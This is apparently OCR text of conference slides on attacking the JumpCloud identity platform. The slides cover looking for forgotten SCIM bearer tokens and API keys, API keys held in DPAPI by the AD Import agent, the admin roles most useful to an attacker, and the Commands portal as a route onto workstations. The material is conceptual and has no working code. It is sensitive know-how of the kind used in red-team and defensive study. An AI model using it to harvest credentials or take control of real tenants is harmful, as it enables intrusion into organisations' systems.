
You will now be prompted to enter **1** for **Push** MFA using JumpCloud Protect, or enter 2 for **TOTP** MFA.

In this example, we will use **TOTP**.

Next

Why is browser access so important?

Can’t an admin just get anything they want?



SCIM Bearer Tokens

Go diving for credentials on file shares, code & CI/CD repositories, or backups

- As an administrator, when you set up a service provider (an app like Slack, Salesforce, AWS), a bearer token authenticates the client (JumpCloud) to the server (the app users want to use)
- These don’t often get rotated
- When admins test stuff out, they often leave tokens in places they didn’t mean to
- Could also be stored within password managers

SCIM Bearer Tokens

Bear with me

console.jumpcloud.com/#/sso/6282a1d4e100773cac0af6e1/details

jumpcloud

Discover
Home
USER MANAGEMENT
Users
User Groups
USER AUTHENTICATION
LDAP
RADIUS
SSO
DEVICE MANAGEMENT
Devices
Device Groups
Policy Management NEW
Policy Groups
Commands
MDM
Software Management
DIRECTORY INTEGRATIONS
Active Directory
Cloud Directories
HR Directories
SECURITY MANAGEMENT
Conditional Policies
Conditional Lists
Settings
Account
Collapse Menu

SSO

Pricing | Alerts | Resources | Support | SV

Featured Applica
Featured applications

SAML 2.0

Single sign-on
- Integration Status
- IDP Certificate Valid
  expires 05-16-2027
- IDP Private Key Valid

Identity Management
- Integration Status

General Info | SSO | Identity Management | User Groups

Configuration settings

Test Connection | Activate

Service Provider Configuration

Set up a custom user provisioning integration with either a SCIM or Custom REST API. The type of integration you can create, SCIM or Custom, depends on which API(s) this service provider supports. Learn more.

API Type*

SCIM API | Custom API

A SCIM API integration allows you to automatically provision, update, and deprovision users and sync groups in this application from JumpCloud, in real-time. It also allows you to manually import users from this application into JumpCloud. This type of integration is based on the System for Cross-Domain Identity Management (SCIM) standard. Learn more.

Before you start:

- Check that your service provider supports SCIM API key or bearer token based authenitcation.
- Get configuration details from your service provider.

SCIM Version*

SCIM 1.1 | SCIM 2.0

Base URL*

https://api.workos.com/scim/v2.0/qW3TjvwIw0kksOm0

Token Key*

••••••••••••••••••••••••••••••

Group Management

Group management will be available after a successful connection test and the application supports this functionality.

cancel | save


JumpCloud API Keys

That's just what I want (*sung in Muna impression*)

- If you get these, it's game over (probably, potentially)
  - Similar to finding Jamf administrative API keys
  - Anywhere you can "lose" keys, they can be found

Active Directory Import (ADI) Agent

Yo dawg I heard you like API keys so I put your API key in DPAPI so you can sync while you sink



JumpCloud API Keys

What can't they do?

- Admins aren't allowed by default to have API keys
  - "Administrator with Billing" is only role that can enable API access for users with an "Administrator" role
  - User generates it themselves, but will be prevented if not enabled
- Can choose 30, 60, 90, custom, or never expire
- If you rotate, it immediately invalidates the old one
  - An account cannot have more than one API key
  - Employee who needs different API keys would need different levels of access for that account


Not all API keys are created alike

What can't they do?

- Many different levels of administrator within JumpCloud
- The "best" for us as attackers is "Administrator with Billing"
  - Only this role can enable API access for other admin accounts
- Some interesting roles outlined here:
  - **https://jumpcloud.com/support/admin-portal-roles**
  - Manager
  - Command Runner (with Billing)
  - Help Desk
  - Asset Manager
  - Read Only…


Giving out admin & API privileges

How does a ~~bill~~ user become ~~a law~~ an admin




Not all API keys are created alike

Help yourself, sort of




Not all API keys are created alike

Help yourself, sort of




The Commands Portal

A portal to another world…or at least maybe a user's workstation



The Commands Portal

A portal to another world…or at least maybe a user's workstation



Using Commands to do your bidding

